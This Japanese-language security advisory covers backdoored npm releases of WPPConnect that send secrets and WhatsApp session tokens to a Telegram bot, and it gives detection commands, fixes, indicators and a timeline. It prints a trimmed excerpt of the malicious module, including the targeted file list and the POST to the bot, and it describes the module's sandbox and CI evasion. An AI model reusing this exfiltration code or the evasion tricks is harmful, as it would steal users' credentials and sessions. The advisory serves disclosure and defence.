WPPConnectのnpmバックドアが秘密情報とWhatsAppセッションを窃取
WPPConnectのnpm版2.4.1と2.10.82は、秘密情報とWhatsAppセッションを送信するバックドアを組み込んでいます。2.4.0と2.10.81に固定してください。
要点
- WPPConnectのWhatsApp自動化パッケージの悪意あるリリースが、環境変数、設定ファイル、WhatsAppのセッショントークンをTelegramのbotに送信します。公開報告とOpenSSF malicious-packagesの記録が2026-11-16にコードを公表しました。
@wppconnect-team/wppconnect2.4.1または@wppconnect/server2.10.82をインストールした、または実行したすべての環境が影響を受けます。モジュールはライブラリのインポート時またはサーバーの起動時に、ユーザーの操作なしで実行されます。- これらの悪意あるリリースにはCVE IDは割り当てられていません。GitHubは両方のアドバイザリをCriticalのマルウェアとして分類しており、実際の悪用は知られておらず、2026-11-17時点でどちらもCISAのKEVカタログに登録されていません。
- 2つのバージョンを削除し、2.4.0と2.10.81に固定したうえで、プロセスが読めたすべての秘密情報を更新してください。手順は「修正方法」にあります。
影響を受けますか?
次の条件がすべて当てはまる場合に影響を受けます。
@wppconnect-team/wppconnect2.4.1または@wppconnect/server2.10.82が、直接または依存関係を通じてインストールされている。- インストール後に、何らかのプロセスがライブラリをインポートした、またはサーバーを起動した。アーカイブをダウンロードしただけではモジュールは実行されません。
- そのプロセスが
api.ipify.orgとapi.telegram.orgにHTTPSで到達できた。

ライブラリのバージョンは2026-11-15の23:31 UTCに公開され、2026-11-17の朝にlatestタグが2.4.0へ戻るまでそのタグが付いていました。サーバーのバージョンは2026-11-16の03:09 UTCに公開されました。
ライブラリは2026-11-15までの1か月間にnpmで29,074回ダウンロードされ、GitHubのスターは3,532件でした。サーバーは同じ期間に6,784回ダウンロードされました。どちらのアーカイブも正確なバージョンを指定すれば今もダウンロードできるため、ロックファイル、キャッシュ、固定した依存関係からは今もインストールされる可能性があります。
| パッケージ | 影響を受けるバージョン | 最後のクリーンなバージョン |
|---|---|---|
@wppconnect-team/wppconnect |
2.4.1 | 2.4.0 |
@wppconnect/server |
2.10.82 | 2.10.81 |
インストール済みのバージョンを確認します。
# Direct and transitive copies in the project tree
npm ls @wppconnect-team/wppconnect @wppconnect/server

# Lockfile entries
grep -rn -A 3 '"node_modules/@wppconnect-team/wppconnect"' package-lock.json
grep -rn -A 3 '"node_modules/@wppconnect/server"' package-lock.json
grep -n -E "@wppconnect-team/wppconnect|@wppconnect/server" pnpm-lock.yaml yarn.lock 2>/dev/null

# The versions actually present on disk
node -p "require('@wppconnect-team/wppconnect/package.json').version" 2>/dev/null || echo "not installed"
node -p "require('@wppconnect/server/package.json').version" 2>/dev/null || echo "not installed"
修正方法
両方のパッケージを最後のクリーンなリリースに置き換え、悪意あるバージョンを解決したすべてのロックファイルとイメージを再生成します。修正版はまだありません。メンテナーは2026-11-16にソースを削除しましたが、新しいnpmバージョンは公開していません。
- どちらかのパッケージを指定するすべての
package.jsonで、クリーンなバージョンを正確に固定します。
npm install --save-exact @wppconnect-team/wppconnect@2.4.0
npm install --save-exact @wppconnect/server@2.10.81
- どちらかのパッケージが別の依存関係を通じて入る場合は、npmのオーバーライドでクリーンなバージョンを強制します。
"overrides": {
  "@wppconnect-team/wppconnect": "2.4.0",
  "@wppconnect/server": "2.10.81"
}
node_modulesとロックファイルを削除し、再インストールして、2.4.1と2.10.82のどちらも残っていないことを確認します。
rm -rf node_modules package-lock.json
npm install
npm ls @wppconnect-team/wppconnect @wppconnect/server
-
2.4.1が
latestだった時期にnpm installを実行したCIジョブのイメージとDockerイメージを再ビルドします。キャッシュされたレイヤーは、タグが戻った後も古いアーカイブを保持します。 -
どちらかのバージョンを読み込んだプロセスを停止します。
--ignore-scriptsのようなオプションはここでは役に立ちません。モジュールはインストール中ではなく、インポート時と起動時に実行されるためです。
すぐにバージョンを変更できない場合は、ホストからapi.telegram.orgとapi.ipify.orgへの送信トラフィックをブロックします。これでこの送信経路は止まりますが、モジュールは削除されず、別の宛先を使う後続の亜種も止められません。
悪意のあるコードは何をするのか?
このリリースは、ライブラリのインポート直後に実行され、ホストの情報を送信する診断モジュールを追加します。ライブラリ側はdist/utils/diagnostics.jsで、dist/controllers/browser.jsから呼び出されます。サーバー側はdist/util/diagnostics.jsで、dist/server.jsの18行目から呼び出されます。
// @wppconnect-team/wppconnect 2.4.1, dist/utils/diagnostics.js (trimmed)
const SUPPORT = {
    url: [ 'https://api.telegram.org/bot', '<redacted>', '/sendDocument' ].join(''),
    chat: 7343578055,
    cooldown: 24 * 3600 * 1000,
    maxFile: 12000,
};
const targets = [
    ['.env', 'ENV'], ['.env.local', 'ENV.LOCAL'], ['.env.production', 'ENV.PROD'],
    ['config.js', 'CONFIG.JS'], ['config.json', 'CONFIG.JSON'], ['ormconfig.json', 'ORMCONFIG'],
];
// ...
const form = new FormData();
form.append('chat_id', String(SUPPORT.chat));
form.append('document', new Blob([text], { type: 'text/plain' }), name);
return fetch(SUPPORT.url, { method: 'POST', body: form }).catch(() => null);
レポートには、ホスト名、ユーザー名、オペレーティングシステム、作業ディレクトリ、メモリサイズ、Node.jsのバージョンが含まれます。シェルとnpmの短い除外リストを除くすべての環境変数をコピーします。ここに挙げた6つの設定ファイルと、プロジェクトの依存関係の名前も読み取ります。作業ディレクトリから最大60個のファイル名を、tokens/から最大5個のセッションファイルを取得します。
api.ipify.orgでマシンのパブリックIPアドレスを調べ、レポートをTelegramのドキュメントとしてbot 9034051102、チャット7343578055に送信します。
どちらの亜種も、一時ディレクトリのマーカーファイルを使って1台につき24時間に最大1回送信します。ライブラリ側は.wpp-support-diag、サーバー側は.wpp-diagです。ライブラリはインポート時にすぐ送信します。
サーバーは30秒から240秒のランダムな遅延を置き、CI、GITHUB_ACTIONS、RUNNER_OS、RUNNER_NAME、サンドボックスらしいホスト名、mitmを含むプロキシを検出すると処理を止めます。サーバーはTelegramのURLをbase64の断片から組み立て、どちらの亜種もすべてのエラーを無視します。
モジュールは2つの経路でサーバーに到達します。2.10.82のアーカイブは起動時に直接読み込み、サーバーは@wppconnect-team/wppconnect ^2.3.6に依存しており、これが最新だった時期には2.4.1を解決していました。
どのように悪用されますか?
攻撃者は、被害者にリンクをクリックさせる必要も、パッケージを名前でインポートさせる必要もありませんでした。この侵害はプロジェクト自身のリリース手順を利用しました。
- 診断モジュールを追加するコミットが2026-11-15と2026-11-16に2つのリポジトリへ入りました。作者は
joaosouz4devアカウントで、環境診断として説明されていました。 - プロジェクトのリリースワークフローが
@wppconnect-team/wppconnect2.4.1を2026-11-15の23:31 UTCに、@wppconnect/server2.10.82を2026-11-16の03:09 UTCに公開しました。 - 開発者またはCIジョブがパッケージをインストールまたは更新しました。2.4.1に
latestタグが付いていた間は、正確なバージョンを指定しない新規インストールが2.4.1を選びました。 - アプリケーションがライブラリをインポートするか、サーバーを起動しました。診断モジュールは同じプロセスで実行され、ファイルと環境を読み取り、2件のHTTPS送信を行いました。
- 運用者にはレポートがTelegramのドキュメントとして届きました。アプリケーションのログには何も出力されませんでした。
公開記録は、アカウントやリリースワークフローがどのように使われたか、メンテナーが認証情報を更新したかどうかを示していません。削除のプルリクエストはソースを消しただけで、クリーンなnpmバージョンは公開していません。
攻撃の流れは?
リリース経路にアクセスした攻撃者が、インポートやサーバー起動のたびに実行されるモジュールを配布しました。モジュールはホストの秘密情報とWhatsAppセッションをTelegramのbotへ送信しました。
ユーザー操作なし"] D --> E["環境、設定ファイル、セッショントークンを読み取る"] E --> F["api.ipify.orgでパブリックIPを調べる"] F --> G["レポートをTelegramのbotへ送信"]
攻撃者に何ができますか?
攻撃者はNode.jsプロセスが読めたものをすべて読めます。影響はそのプロセスが保持していた内容に依存します。既定の構成では、レポートに次のものが含まれ得ます。
- 環境変数から取得したクラウドやサービスの認証情報。アクセスキー、データベースのURL、APIトークン、署名用の秘密情報などです。
- 作業ディレクトリにある
.env、config.js、config.json、ormconfig.json。これらはしばしば同じ秘密情報を平文で繰り返します。 tokens/から最大5個のWhatsAppセッショントークンファイル。サーバーの亜種ではwppconnect_tokens/から最大3個も加わります。これらのトークンがあれば、攻撃者は紐付けられたWhatsAppアカウントとして動作できる可能性があります。- ホスト名、ユーザー名、作業ディレクトリ、パブリックIPアドレス。攻撃者が後でホストを狙うための情報になります。
このコードは永続化をインストールせず、コマンドを実行せず、リバースシェルも開きません。影響は、ここに挙げたファイルと変数を読み取って送信することに限られます。ファイルはプロセスの作業ディレクトリからの相対パスで読まれるため、その外にあるセッションディレクトリはライブラリ側のコピーでは収集されません。
環境変数のフィルターは3文字未満または499文字超の値を除外し、各ファイルは12,000文字に切り詰められます。
インストールした場合はどうすればよいですか?
2.4.1をインポートした、または2.10.82を起動したホストは、アプリケーションにエラーが出ていなくても侵害された可能性があるものとして扱ってください。パッケージを削除しても送信は取り消せません。
- サービスを停止し、可能であればホストを隔離します。何かを削除する前に、パッケージのバージョン、マーカーファイル、npmのログを保存します。
- 別のマシンから、プロセスが読めたすべての秘密情報を更新します。環境変数、6つの設定ファイルの値、データベースのパスワード、クラウドのキー、APIトークン、署名や暗号化のキーが含まれます。
- そのホストに紐付いたWhatsAppセッションをログアウトし、アカウントを再ペアリングします。セッションが有効だった間のメッセージと連絡先は攻撃者に露出したものとして扱います。
- 信頼できるイメージからホストを再構築するか、少なくとも
node_modules、ロックファイル、npmキャッシュを削除してから、クリーンなバージョンで再インストールします。 - プロセスがクラウドのロールで実行されていた場合は、2026-11-15以降のホストのパブリックIPからの操作について、プロバイダーの監査ログを確認します。
- WPPConnectのリポジトリでクリーンなnpmリリースを監視し、固定したバージョンから移る前にそのアーカイブを検証します。
侵害されたかどうかを確認するには?
まず正確なバージョンとマーカーファイルを確認し、次に保存しているログで2つの通信先を探します。
# 1. The malicious versions anywhere in the tree
npm ls @wppconnect-team/wppconnect @wppconnect/server
grep -rn -E "2\.4\.1|2\.10\.82" --include=package-lock.json --include=yarn.lock --include=pnpm-lock.yaml .

# 2. Marker files written before the upload
ls -la /tmp/.wpp-support-diag /tmp/.wpp-diag 2>/dev/null
find /tmp -maxdepth 1 -name ".wpp-*-diag" 2>/dev/null

# 3. npm install logs that name the two versions
grep -R -E "@wppconnect-team/wppconnect@2\.4\.1|@wppconnect/server@2\.10\.82" ~/.npm/_logs 2>/dev/null

# 4. DNS, proxy or firewall logs
grep -E "api\.ipify\.org|api\.telegram\.org" /var/log/* 2>/dev/null
公開されている指標は次のとおりです。
- ネットワーク:
api.ipify.org(パブリックIPの照会)とapi.telegram.org(ドキュメントの送信、bot9034051102、チャット7343578055)。 - ファイル: インストール済みのツリーにある
node_modules/@wppconnect-team/wppconnect/dist/utils/diagnostics.jsとnode_modules/@wppconnect/server/dist/util/diagnostics.js、および/tmp/.wpp-support-diagと/tmp/.wpp-diag。 - アーカイブのSHA-1:
wppconnect-2.4.1.tgzが755274304012c7489e85c23da3c2423d184d113b、server-2.10.82.tgzが68925177e1fb4f05e1958af8ac81d4a0b22003fb。 - npmのタイムスタンプ:
@wppconnect-team/wppconnect2.4.1が2026-11-15T23:31:48Z、@wppconnect/server2.10.82が2026-11-16T03:09:59Z。
マーカーファイルがあれば、モジュールが起動して送信前に状態を書き込んだことを示します。マーカーは一時ディレクトリに書かれ、再起動やコンテナの再作成で消えることがあるため、マーカーがないことはホストがクリーンである証明にはなりません。モジュールはネットワークのエラーを無視するため、送信がブロックされたり失敗したりした場合は、パッケージのバージョンとインストールログ以外に痕跡が残らないことがあります。
年表
- 2026-11-15 22:34 UTC: コミット
06caa8cと27ed8e3がwppconnectリポジトリに診断モジュールを追加する。 - 2026-11-15 23:31 UTC:
@wppconnect-team/wppconnect2.4.1がnpmに公開され、latestタグが付く。 - 2026-11-16 02:43 UTC: コミット
bdddf54がwppconnect-serverリポジトリにモジュールを追加する。 - 2026-11-16 03:09 UTC:
@wppconnect/server2.10.82がnpmに公開される。 - 2026-11-16 03:44 UTC: プルリクエスト#2733がサーバー側のモジュールを削除する。
- 2026-11-16 03:50 UTC: プルリクエスト#2967がライブラリ側のモジュールを削除する。
- 2026-11-16 04:00 UTC: チケット#2968が2つのリリースを公開報告する。
- 2026-11-16 04:10 UTC: OSVがMAL-2026-20044とMAL-2026-20043を公開する。
- 2026-11-17 06:31 UTC: GitHubアドバイザリデータベースがGHSA-rj96-rg6c-9hw8とGHSA-96hm-h5v4-92fqを公開する。
- 2026-11-17 08:10 UTC:
latestタグが再び2.4.0と2.10.81を指す。2つの悪意あるバージョンは今もダウンロードできる。
よくある質問
パッケージをインストールすると悪意のあるコードが実行されますか?
いいえ。postinstallのワームとは異なり、このモジュールはライブラリのインポート時またはサーバーの起動時に実行されます。アーカイブをインストールしてもファイルがディスクに置かれるだけで、ライブラリをインポートするビルドやテストの手順、またはサーバーを起動するコンテナが実行します。
2.4.0と2.10.81はクリーンですか?
はい、このインシデントについてはクリーンです。どちらのアーカイブにも診断モジュールは含まれず、latestタグも再びこの2つのバージョンを指しています。これはこの2つのリリースについての答えであり、将来のバージョンを保証するものではありません。
追跡できるCVEはありますか?
これらのリリースにはCVEは割り当てられていません。GitHubアドバイザリデータベースのGHSA-rj96-rg6c-9hw8とGHSA-96hm-h5v4-92fq、またはOSVのMAL-2026-20044とMAL-2026-20043を追跡してください。
悪意あるバージョンはどのくらいの期間利用できましたか?
@wppconnect-team/wppconnect 2.4.1は2026-11-15の23:31 UTCから2026-11-17にタグが2.4.0へ戻るまでlatestタグが付いていました。@wppconnect/server 2.10.82は2026-11-16の03:09 UTCに公開されました。ソースは数時間で削除されましたが、2つの正確なバージョンは2026-11-17にもダウンロードできました。
npm auditはこれらのパッケージを検出しますか?
依存しないでください。npm auditはアドバイザリのデータからコードの脆弱性を報告するもので、悪意あるリリースのアドバイザリは別の分類です。インストール済みのバージョンとロックファイルを直接確認してください。
メンテナーは修正版を公開しましたか?
いいえ、2026-11-17時点では公開していません。2つの削除プルリクエストはソースを消しましたが、新しいnpmバージョンは公開しておらず、プロジェクトはコード削除以外の公開声明を出していません。
Ostorlabで影響を受けるWPPConnectのインストールを特定
Ostorlabのソフトウェア構成分析とSBOMインベントリは、リポジトリが解決するオープンソースパッケージとバージョンを一覧にします。@wppconnect-team/wppconnectまたは@wppconnect/serverを検索すると、どのプロジェクトが2.4.1または2.10.82を保持していたか、どのロックファイルを再生成する必要があるかが分かります。
参考資料
- GitHub Advisory Database、GHSA-rj96-rg6c-9hw8、「Malicious code in @wppconnect-team/wppconnect (npm)」: https://github.com/advisories/GHSA-rj96-rg6c-9hw8(2026年11月17日確認)
- GitHub Advisory Database、GHSA-96hm-h5v4-92fq、「Malicious code in @wppconnect/server (npm)」: https://github.com/advisories/GHSA-96hm-h5v4-92fq(2026年11月17日確認)
- OSV、MAL-2026-20044、「@wppconnect-team/wppconnect」: https://osv.dev/vulnerability/MAL-2026-20044(2026年11月17日確認)
- OSV、MAL-2026-20043、「@wppconnect/server」: https://osv.dev/vulnerability/MAL-2026-20043(2026年11月17日確認)
- wppconnectのチケット#2968、「Security: npm release @wppconnect-team/wppconnect 2.4.1 (still latest) uploads secrets to a Telegram bot」(2026-11-16): https://github.com/wppconnect-team/wppconnect/issues/2968(2026年11月17日確認)
- wppconnectのプルリクエスト#2967、「fix: remove host secret collection during browser imports」(2026-11-16): https://github.com/wppconnect-team/wppconnect/pull/2967(2026年11月17日確認)
- wppconnect-serverのプルリクエスト#2733、「fix: remove startup secret collection and external upload」(2026-11-16): https://github.com/wppconnect-team/wppconnect-server/pull/2733(2026年11月17日確認)
@wppconnect-team/wppconnectのnpmレジストリメタデータ(2026年11月17日確認): https://registry.npmjs.org/@wppconnect-team%2Fwppconnect@wppconnect/serverのnpmレジストリメタデータ(2026年11月17日確認): https://registry.npmjs.org/@wppconnect%2Fserver@wppconnect/server2.10.82のBitbison Registryレビュー(2026-11-16): https://registry.bitbison.io/npm/@wppconnect/server(2026年11月17日確認)- OpenSSF malicious-packages、MAL-2026-20044のソースレコード: https://github.com/ossf/malicious-packages/blob/babba2d7abb676ad6064d956e3cfa9250f5d7581/osv/malicious/npm/@wppconnect-team/wppconnect/MAL-2026-20044.json(2026年11月17日確認)
@wppconnect-team/wppconnectのnpmダウンロード統計(2026年11月17日確認): https://api.npmjs.org/downloads/point/last-month/@wppconnect-team%2Fwppconnect@wppconnect/serverのnpmダウンロード統計(2026年11月17日確認): https://api.npmjs.org/downloads/point/last-month/@wppconnect%2Fserver- Docker Hub、
wppconnect/wppconnect-server(2026年11月17日確認): https://hub.docker.com/r/wppconnect/wppconnect-server